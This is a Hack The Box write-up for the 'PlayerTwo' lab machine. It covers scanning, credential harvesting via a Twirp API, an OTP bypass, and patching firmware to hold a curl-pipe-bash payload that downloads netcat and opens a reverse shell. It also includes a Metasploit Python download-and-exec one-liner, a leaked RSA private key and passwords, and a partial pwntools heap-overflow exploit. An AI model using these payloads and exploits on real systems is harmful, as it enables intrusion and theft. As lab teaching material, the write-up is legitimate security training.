


PlayerTwo

```
=====
|          PLAYERTWO 10.10.10.170          |
=====
```



InfoGathering

```
[*] Nmap: Nmap scan report for playertwo.htb (10.10.10.170)
[*] Nmap: Host is up (0.086s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE VERSION
```

```
[*] Nmap: 22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   2048 0e:7b:11:2c:5e:61:04:6b:e8:1c:bb:47:b8:4d:fe:5a (RSA)
[*] Nmap: |   256 18:a0:87:56:64:06:17:56:4d:6a:8c:79:4b:61:56:90 (ECDSA)
[*] Nmap: |_  256 b6:4b:fc:e9:62:08:5a:60:e0:43:69:af:29:b3:27:14 (ED25519)
```

```
[*] Nmap: 80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
[*] Nmap: |_ http-server-header: Apache/2.4.29 (Ubuntu)
[*] Nmap: |_ http-title: Site doesn't have a title (text/html).
```

```
[*] Nmap: 8545/tcp open http      (PHP 7.2.24-0ubuntu0.18.04.1)
```

FUZZ RESULTS ON PORT 80

```
/index.html
/server-status
/.hta
/.htaccess
/.htpasswd
```

FUZZ RESULTS AS PLAYER2.HTB

```
/images
/vendor
/proto
/generated
/twirp
/index
/mail
/assets
/src
/server-status
```

http://10.10.10.170/index.html is a basic page


The error message "twirp_invalid_route" tells me Twirp is used on this box.
REFERENCE: <https://twirp.github.io/twirp/docs/curl.html>
REFERENCE: <https://github.com/twitchtv/twirp/blob/master/docs/routing.md>

From the references above I learn the directories that make up twirp as well as Twirp allows you to cURL your service with either Protobuf or JSON.

This has me fuzz the proto directory for any .proto files. ffuf is my new favorite tool so I use that for this purpose. Wfuzz is a close second.

```
ffuf -c -r -u http://10.10.10.170:8545/proto/FUZZ.proto -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -H "Content-Type: application/json" -X POST -d '{}'  
# IMPORTANT RESULT  
generated [Status: 200, Size: 266, Words: 45, Lines: 19]
```

<http://player2.htb:8545/twirp/proto/generated.proto> displays the source code



```
syntax = "proto3";  
  
package twirp.player2.auth;  
option go_package = "auth";  
  
service Auth {  
  rpc GenCreds(Number) returns (Creds);  
}  
  
message Number {  
  int32 count = 1; // must be > 0  
}  
  
message Creds {  
  int32 count = 1;  
  string name = 2;  
  string pass = 3;  
}
```

```

syntax = "proto3";

package twirp.player2.auth;
option go_package = "auth";

service Auth {
  rpc GenCreds(Number) returns (Creds);
}
message Number {
  int32 count = 1; // must be > 0
}
message Creds {
  int32 count = 1;
  string name = 2;
  string pass = 3;
}

```

PORT 80 for VHOST PRODUCT

http://product.player2.htb/

FUZZ RESULTS

/home

/mail

/assets

/images

/index

/api

/conn

/server-status

Gaining Access

Twirp documentation tells me the route format is as follows. This info can be found in the Auth.php file
 POST /twirp/<package>.<service>/<method>

From the contents of the generated.proto source code the route will be twirp.player2.auth.Auth/GenCreds

Send a POST request using curl.

```

curl -X POST "http://player2.htb:8545/twirp/twirp.player2.auth.Auth/GenCreds" --header "Content-Type: application/json" --data '{}'
```

I issued this command a bunch of times and received som great results

```

{"name":"0xdf","pass":"tR@dQnwnZEk95*6#"}
{"name":"jkr","pass":"XHq7_WJTA?QD_?E2"}
{"name":"jkr","pass":"Lp-+Q8umLW5*7qkc"}
{"name":"jkr","pass":"ze+EKe-SGF^5uZQX"}
{"name":"snowscan","pass":"tR@dQnwnZEk95*6#"}
{"name":"snowscan","pass":"Lp-+Q8umLW5*7qkc"}
{"name":"mprox","pass":"Lp-+Q8umLW5*7qkc"}

```


```

root@kali:~/HTB/Boxes/Player# curl -X POST "h
{"name":"0xdf","pass":"tR@dQnwnZEK95*6#"}root
{"name":"jkr","pass":"XHq7_WJTA?QD_?E2"}root@
{"name":"snowscan","pass":"tR@dQnwnZEK95*6#"}
{"name":"0xdf","pass":"Lp-+Q8umLW5*7qkc"}root
{"name":"jkr","pass":"Lp-+Q8umLW5*7qkc"}root@
{"name":"jkr","pass":"XHq7_WJTA?QD_?E2"}root@
{"name":"jkr","pass":"ze+EKe-SGF^5uZQX"}root@
{"name":"jkr","pass":"ze+EKe-SGF^5uZQX"}root@
{"name":"snowscan","pass":"tR@dQnwnZEK95*6#"}
{"name":"snowscan","pass":"Lp-+Q8umLW5*7qkc"}
{"name":"0xdf","pass":"Lp-+Q8umLW5*7qkc"}root
{"name":"mprox","pass":"Lp-+Q8umLW5*7qkc"}roo
{"name":"snowscan","pass":"tR@dQnwnZEK95*6#"}
{"name":"0xdf","pass":"tR@dQnwnZEK95*6#"}root
{"name":"mprox","pass":"XHq7_WJTA?QD_?E2"}roo
{"name":"jkr","pass":"XHq7_WJTA?QD_?E2"}root@
^[[A
{"name":"mprox","pass":"XHq7_WJTA?QD_?E2"}roo
{"name":"snowscan","pass":"tR@dQnwnZEK95*6#"}
{"name":"0xdf","pass":"XHq7_WJTA?QD_?E2"}root
{"name":"jkr","pass":"XHq7_WJTA?QD_?E2"}root@

```

There were different variations of results however they were consistent. The following worked
 USER: jkr
 PASS: Lp-+Q8umLW5*7qkc

When I tried to authenticate I was asked for a OTP. Fuzzing results earlier showed an extension for /api/totp which is an OTP generator. After much trial an error I discovered that sending the logged in session id along with a request for "backup_codes" allowed me to obtain a TOTP. Target Tabs Site Map Section for /totp
 NOTE: I obtained the PHPSESSID from Burp after logging in under the




```
curl -X POST "http://product.player2.htb/api/totp" --header "Content-Type:application/json" -d '{"action":0}' --cookie "PHPSESSID=arlkqs8aht7f9o3fcam40eurqa"
```

OTP CODE: 29389234823423

This gave me a OTP backup code which allowed me to sign in

```
root@kali:~/HTB/Boxes/Player# curl -X POST "http://product.player2.htb/api/totp" --header "Content-Type:application/json" -d '{"action":0}' --cookie "PHPSESSID=arlkqs8aht7f9o3fcam40eurqa" ("user":"jkr", "code":"29389234823423") root@kali:~/HTB/Boxes/Player#
```



Inside the source code of the page there is a mention to a pdf <http://product.player2.htb/protobs.pdf> and a link to a firmware download. The firmware is signed and can be downloaded here. http://product.player2.htb/protobs/protobs_firmware_v1.0.tar

Extract the binary file from the tar and examine it

```
# Extract the file
tar xvf protobs_firmware_v1.0.tar

# Examine it to see this is an ELF file
strings Protobs.bin
```

Reverse this file and view in it's hex area that the ELF header appears 64 bytes into the file. This most likely means that the first 64 bytes are the signature.

Remove the 64 byte header

```
dd if=Protobs.bin bs=64 skip=1 of=firmware
```

```
root@kali:~/HTB/Boxes/PlayerTwo# dd if=Protobs.bin bs=64 skip=1 of=firmware
268+1 records in
268+1 records out
17200 bytes (17 kB, 17 KiB) copied, 0.000614258 s, 28.0 MB/s
root@kali:~/HTB/Boxes/PlayerTwo#
```

Below we can see the Main function calls another function which in turn calls a system string

```

0x004013c9      55          push rbp
|              0x004013ca      4889e5      mov rbp, rsp
|              0x004013cd      4883ec10    sub rsp, 0x10
|              0x004013d1      64488b042528. mov rax, qword fs:[0x28] ; [0x28:8]=-1 ; '(' ; 40
|              0x004013da      488945f8    mov qword [local_8h], rax
|              0x004013de      31c0       xor eax, eax
|              0x004013e0      488d3dbd0c00. lea rdi, qword str.stty_raw__echo_min_0_time_10 ; 0x4020a4 ;
"stty raw -echo min 0 time 10"
|              0x004013e7      e884fcffff  call sym.imp.system ; int system(const char *string)
|              0x004013ec      e8bffcffff  call sym.imp.getchar ; int getchar(void)
|              0x004013f1      8945f4     mov dword [local_ch], eax
|              0x004013f4      837df41b   cmp dword [local_ch], 0x1b
|              0x004013f8      7416      je 0x401410
|              0x004013fa      488d3dc00c00. lea rdi, qword str.stty_sane ; 0x4020c1 ; "stty sane"
|              0x00401401      e86afcffff  call sym.imp.system ; int system(const char *string)
|              0x00401406      bf00000000  mov edi, 0
|              0x0040140b      e8c0fcffff  call sym.imp.exit

```

Binaries can be patched with dd to call system on a different string and the reattach the 64 byte signature
 REFERENCE: <https://unix.stackexchange.com/questions/214820/patching-a-binary-with-dd>

```

# Find the offset
strings -t d Protobs.bin | grep stty
# RESULT
8420 stty raw -echo min 0 time 10
8449 stty sane

# Create a malicious file for next dd to transfer into and replace the string
touch malicious

```

CONTENTS OF MALICIOUS

```
curl 10.10.14.21/tobor | bash
```

CONTENTS OF TOBOR

```
curl http://10.10.14.21/nc -o /tmp/nc
chmod +x /tmp/nc
/tmp/nc 10.10.14.21 8089 -e /bin/sh
```

Do the final patching and set up your listener and http server to server a nc file for Linux

```

# Final patching of file
dd if=malicious of=Protobs.bin obs=1 seek=8420 conv=notrunc
# RESULTS
0+1 records in
30+0 records out
30 bytes copied, 0.000463791 s, 64.7 kB/s

# Place the files back into a tar file as a tar file
tar cvf protobs_firmware_v1.0.tar info.txt version

# On attack machine
systemctl start apache2
nc -lvnp 8089

```

```
dd if=malicious of=Protos.bin obs=1 seek=8420 conv=notrunc
```

Upload this file to the target
<http://product.player2.htb/protobs/>

Click OK and you should receive the below message after being told verification is going to be checked.

Verifying signature of the firmware

OK

It looks legit. Proceeding for provision test

Prevent this page from creating additional dialogs

OK

All checks passed. Firmware is ready for deployment.

Prevent this page from creating additional dialogs

OK

```
root@kali:~/HTB/Boxes/PlayerTwo# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.170 - - [30/Dec/2019 02:04:25] "GET /z HTTP/1.1" 200 -
10.10.10.170 - - [30/Dec/2019 02:04:25] "GET /nc HTTP/1.1" 200 -
```

It will give us a shell as www-data


```

root@kali:~/HTB/Boxes/PlayerTwo# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.170.
Ncat: Connection from 10.10.10.170:49374.
bash: cannot set terminal process group (1150): Inappropriate ioctl for device
bash: no job control in this shell
www-data@player2:/var/www/product/protobs$ whoami
whoami
www-data
www-data@player2:/var/www/product/protobs$ |

```

I always like to gain a Meterpreter next

```

msfconsole
use multi/script/web_delivery
set target 0
set LHOST 10.10.14.21
set SRVHOST 10.10.14.21
set LPORT 8088
set SRVPORT 8087
set payload python/meterpreter/reverse_tcp
run

# Execute generated command in netcat shell on target machine
python -c "import sys;u=__import__('urllib'+{2:''},3:'.request'}
[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.10.14.21:8087/
lWx0WTqi');exec(r.read());" &

```

The /etc/passwd file there are a couple possible users to upgrade to. egre55 and observer

```

observer:x:1000:1000:observer:/home/observer:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
mosquitto:x:112:115::/var/lib/mosquitto:/usr/sbin/nologin
egre55:x:1001:1001:~/home/egre55:/bin/sh

```

There is also an account for the mosquitto service running locally on port 1883

RESOURCE: <https://blog.teserakt.io/2019/02/25/securing-the-mosquitto-mqtt-broker/>

According to the above article "SYS topics are a special class of topics under which the broker publishes data for monitoring purposes. SYS topics are not a formal standard but are an established practice in MQTT brokers. "

Connect to the local service using the following command. This dumps the SSH key after a little time

```
mosquitto_sub -h localhost -p 1883 -v -t '$SYS/#'
```

```

www-data@player2:/var/www/product/protobs$ mosquitto_sub -h localhost -p 1883 -v -t '$SYS/#'
<$ mosquitto_sub -h localhost -p 1883 -v -t '$SYS/#'
Warning: Unable to locate configuration directory, default config not loaded.
$SYS/broker/version mosquitto version 1.4.15
$SYS/broker/timestamp Tue, 18 Jun 2019 11:42:22 -0300

```

```
$SYS/broker/load/connections/5min 1.81
$SYS/broker/load/connections/15min 1.93
$SYS/internal/firmware/signing -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAA7Gc/OjpFFvefFrbu064wF8sNMy+/7miymSZsEI+y4pQyEUBA
R0JyfLk8f0SoriYk0clR/JmY+4mK0s7+FtPcmsvYgReiqmgESc/brt3hDGBuVUr4
et8twwy77KkjypPy4yB0ecQhXgtJNEcEFUj9Dr0q70b3HKlfu4WzGwMp0sAAdeFT
+kXUsGy+Cp9rp3gS3qZ2UGUMsqcxCcKh92azjFoZFMCP8g4bBXUgGp4CmF0tdvz
SM29st5P4Wqn0bHxupZ0ht8g30TJd7FNyRcQ7/wGzjvJzVBywCxirkhPnv8sQmdE
+UAakPZsfw16u5dDbz9JElNbBTvw09chpYIs0QIDAQABAoIBAA5uqzSB1C/3xBWd
62NnWfZJ5i9mzd/fMnAZIWXNcA1XIMte0c3H57dnk6LtbSLcn0jTcpbqRaWtmvUN
wANiwcgNg9U1vS+MFB7xeqbtUuszvoizA2/ScZW3P/DURimbWq3BkTdgV0jhElh6D
62LLRtW78EaVXYa5bGfFXM7cXYsBibgl+H0Lon3Lrq42j1qTJHH/oDbZzAHTo6IO
91TvZVnms2fGYtATIestpIRkfKr7lPkIAPsU7AeI5iAi1442Xv1NvGG5WPhNTFC
gw4R0V+96f0tYrqDaLiBeJTMRYp/eqYHXg4wyF9ZEfRhFF0rbLUhtUIvkFI0Ya/Y
QACn17UCgYEA/eI6xY4GwKxV1CvghL+aYBmqpD84FPXLzyEoofxctQwcLyqc5k5f
llga+8yZZyeWB/rWm0LSmT/41Z0j6an0bLPe0l9okX4j8W0Sm06TisD4WiFjdAos
JqiQej4Jch4fTJGegctya0wsIVvP+hKRvYIw09CKsaAg0QySlxQB0wMCgYEA7l+3
JloRxnCYyv+e094sNJWAXAYrcPKP6nhFc2ReZEyrPxTezbbUlPAhf+gVJNVdetMt
ioLhQPUNCb3mpaoP0mUtTpmkclbi3W25xXfgTiX8e6ZWUmw+6t2uknttjti97dP
QFwjZX6QPZu4ToNjczathY2+hREdxR5hR6WrJpsCgYEApmNIz0ZoiIepbHchGv8T
pp3Lpv9DudDoBKSfo6HoBE0eiQ7ta0a8AKVXceTCOMfJ30r475PgH8280AtPiQj4
hvFPPCKJPqkj10TBw/a/vXUAjtLI+7ja/K8GmQblW+P/8UeSUVBLEBYoSeiJIkrf
PYsAH4NqEkV20M1TmS3kLI8CgYBne7AD+0gKM0lG2Relf88LCPg8oT0MrJDjxlDI
NoNv4YTaPtI2li9WKbLHyVYchnAtmS4FGqp1S6zcVM+jjb+0pBPWHgTnNI0g+Hpt
uaYs8AeupNl31LD7oMVLPRxSLi/N5o1I4r0TfKKfGa3lvD1DoCoIQ/brsGQyI6M
zxQNDwKBgQCB0LY8aLyv/Hi0l1Ve8Fur5bLQ4BwimY3TsJTFFwU4IDFQY78AczkK
/li6dn3iKSmL75aVKgQ5pJHkPYiTWRq2a/y8g/leCrvPDM19KB5Zr0Z1tCw5XCz
iZHQGq04r9PMTAFTmaQfMzDy1Hfo8kZ/2y5+2+lC7wIlFMyyZe8n8g==
-----END RSA PRIVATE KEY-----

$SYS/internal/firmware/signing Verifying signing..
$SYS/internal/firmware/signing Sent logs to apache server.
^C
```

PRIVATE SSH KEY

```

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA7Gc/OjpFFvefFrbu064wF8sNMy+/7miymSZsEI+y4pQyEUBA
R0JyfLk8f0SoriYk0cLR/JmY+4mK0s7+FtPcmsgvYgReiqmgESc/brt3hDGBuVUr4
et8twy77KkjypPy4yB0ecQhXgtJNEcEFUj9Dr0q70b3HKlfu4WzGwMp0sAAdeFT
+kXUsGy+Cp9rp3gS3qZ2UGUMsqcxCcKh92azjFoZFMCP8g4bBXUgGp4CmF0tdvz
SM29st5P4Wqn0bHxupZ0ht8g30TJd7FNyRcQ7/wGzjvJzVBywCxiRkhPnv8sQmdE
+UAakPZsfw16u5dDbz9JELnBtVw09chpYIs0QIDAQBAoIBAA5uqzSB1C/3xBWd
62NnWfZJ5i9mzd/fMnAZIWXNcA1XIMte0c3H57dnk6LtbSLcn0jTcqbqRaWtmvUN
wANIwcnG9U1vS+MFB7xeqbtUszvoizA2/ScZW3P/DURimbWq3BKtdgV0jheLh6D
62LlRtW78EaVXYa5bGfFXM7cXYsBibg1+H0Lon3Lrq42j1qTJHH/oDbZzAHT06I0
91TvZVnms2fGYTAtIestpIrKfKr7lPKIAPsU7AeI5iAi1442Xv1NvGG5WPhNTFC
gw4R0V+96f0tYrqDaLiBeJTMRYp/eqYHXg4wyF9ZEfRHF0rbLUHTUIvkFI0Ya/Y
QACn17UCgYEA/eI6xY4GwKxV1CvghL+aYBmqpD84FPXLzyEoofxctQwcLyqc5k5f
llga+8yZZyeWB/rWm0LSmT/4lZ0j6an0bLPe0l9okX4j8W0Sm06TisD4WiFjdAos
JqiQej4Jch4fTJGegctya0wsIVvP+hKRvYIw09CKsaAg0QySlxQB0wMCgYEA7l+3
Jl0RxnCYyv+e094sNJWAxAYrcPKP6nhFc2ReZEyrPxTezbbUlPAhf+gVJNVdetMt
ioLhQPUNCb3mpaoP0mUtTmPmkcLbi3W25xXfgTiX8e6ZWUmw+6t2uknttjti97dP
QFwjZX6QPZu4ToNjczathY2+hREdxR5hR6WrJpsCgYEApmNIz0ZoiIepbHchGv8T
pp3Lpv9DwDoBKSfo6HoBE0eiQ7ta0a8AKVXceTCOMfJ3Qr475PgH828QAtPiQj4
hvFPpckJpQkj10TBw/a/vXUAjtlI+7ja/K8GmQblw+P/8UeSUVBLEBYoSeiJIKrf
PYsAH4NqEkV20M1TmS3kLI8CgYBne7AD+0gKM0LG2Re1f88LCPg8oT0MrJDjxLDI
NoNv4YTaPtI2li9WkBLHyVYchnAtmS4FGqp1S6zcVM+jjb+0pBPWHgTnNI0g+Hpt
uaYs8AeupNl3lD7oMVLPRdxSLi/N5o1I4r0TfKKfGa31vD1DoCoIQ/brsGQyI6M
zxQNDwKBgQCB0LY8aLyv/Hi0l1Ve8Fur5bLQ4BwimY3TsJTFfwU4IDFQY78AczkK
/li6dn3iKSmL75aVKgQ5pJHkPYiTWTrq2a/y8g/leCrvPDM19KB5Zr0Z1tCw5XCz
iZHQGq04r9PMTAFTmaQfMzDy1Hfo8kZ/2y5+2+lC7wllFMyZe8n8g==
-----END RSA PRIVATE KEY-----

```

After a couple tries I found this key works for the user “observer”. This allows me to read the user flag.

```

# Set ssh key permissions
chmod 600 ssh.key

# Sign in
ssh -i ssh.key observer@player2.htb

# Issue Meterpreter command to gain a meterpreter shell as observer user as well
python -c "import sys;u=__import__('urllib'+{2:','},3:'.request'}
[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.10.14.21:8087/
lWx0WTqi');exec(r.read());" &

# Read user flag
cat /home/observer/user.txt
CDE09DC7E49C92C78ECAC1535E241251

```

```

observer@player2:~$ whoami
observer
observer@player2:~$ cat /home/observer/user.txt
CDE09DC7E49C92C78ECAC1535E241251

```

USER FLAG: CDE09DC7E49C92C78ECAC1535E241251

PrivEsc

Gaining root took exploiting a heap overflow. The issue lies in the unlink macro
UNLINK MACRO

```

#define unlink(AV, P, BK, FD) {
if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))
malloc_printerr ("corrupted size vs. prev_size");
FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
malloc_printerr ("corrupted double-linked list");
else {
FD->bk = BK;
BK->fd = FD;
}
}

```

The Buffer for the name and the desc are in the same place on the same stack but fgets for the name allows for some more space on the buffer (0x400) while the read for the heap is capped at 0x200. If we fill the amount of the heap buffer all the way and the name we can cause a heap overflow. We can obtain an arbitrary write with tcache.

HEAP OVERFLOW SCRIPT

```

from pwn import *
#context.log_level = 'debug'
#no pie
bin = ELF('./Protobs')
libc = ELF('./libc.so.6')
p = process('./Protobs')

#it's suid so life becomes even easier!
#bss at 0x603060
def wait():
    p.recvrepeat(0.1)

def alloc(size, desc, game='', contrast=0,gamma=0,xres=0,yres=0,controller=0):
    p.sendline('2')
    wait()
    p.sendline(game)
    wait()

    p.sendline(str(contrast))
    wait()
    p.sendline(str(gamma))
    wait()
    p.sendline(str(xres))
    wait()
    p.sendline(str(yres))
    wait()
    p.sendline(str(controller))
    wait()
    p.sendline(str(size))
    wait()
    if size is not 0:
        p.sendline(desc)
        wait()

def free(index):
    p.sendline('4')
    wait()
    p.sendline(str(index))
    wait()

def show(index):
    p.sendline('3')
    wait()
    p.sendline(str(index))

```

ext I obtained a heap and libc leak using the UAF bug. Keep track of how many tcachebins you have left in the 0x40 and keep it filled up.

```

small = 0x198
big = 0x4f0 #500
p.recvrepeat(2)
wait()
#fill with 6 tcache bins
for i in range(3):
    alloc(0x30, 'A' * 0x20)
for i in range(3):
    free(i) #6 chunks in tcache
alloc(0, 'blah') #doesn't matter, blah ain't sent in
show(0) #5 chunks in tcache
p.recvuntil('[ Description
]: ')
heapleak = p.recvline()[:-1]
heapleak = u64(heapleak.ljust(8, '\x00'))
log.info('Heap leak: ' + hex(heapleak))
#however, due to how it does not check for size before freeing, we can't touch that chunk again without
risking the 2.29 tcache key protection mechanism
alloc(0x500, 'A' * 0x30) #4 chunk in tcache
alloc(0x200, 'A' * 0x30) #3 chunk in tcache, chunk index 2
free(2) #prevent top consolidation, back to 4 chunks in tcache
free(1) #for libc leaking, 5 chunk in tcache
alloc(0, 'blah') #4 chunk in tcache, chunk 1
show(1) #1 is taken up
p.recvuntil('[ Description
]: ')
libcleak = p.recvline()[:-1]
libcleak = u64(libcleak.ljust(8, '\x00'))
libc.address = libcleak - 0x1e4c40 - 96
log.info("Libc Base: " + hex(libc.address)) #know that read maxes out at 0x200

```

Have all the tcachebins for the game metadata structs filled so they do not interfere with poison null byte setup

```

#fill rest of tcache
for i in range(4):
    alloc(0x200, 'A' * 0x20) #2, 3, 4, 5
#empty it
for i in range(3):
    alloc(0, '') #6, 7, 8
for i in range(7):
    free(i+2)
#7 chunks in 0x40 tcache
#tcache should be filled now

```

Now insert the poison null byte.

```

#now time for poison null byte
alloc(0x50, 'C' * 0x38 + p64(heapleak+0xa50)) #2
#wipe out null bytes to set up forged chunk correctly
for i in range(6):
free(2)
alloc(0x50, 'C' * (0x38-i-1))
free(2) #continue setting up forged chunk
alloc(0x50, 'C' * 0x30 + p64(heapleak+0xa50))
for i in range(6):
free(2)
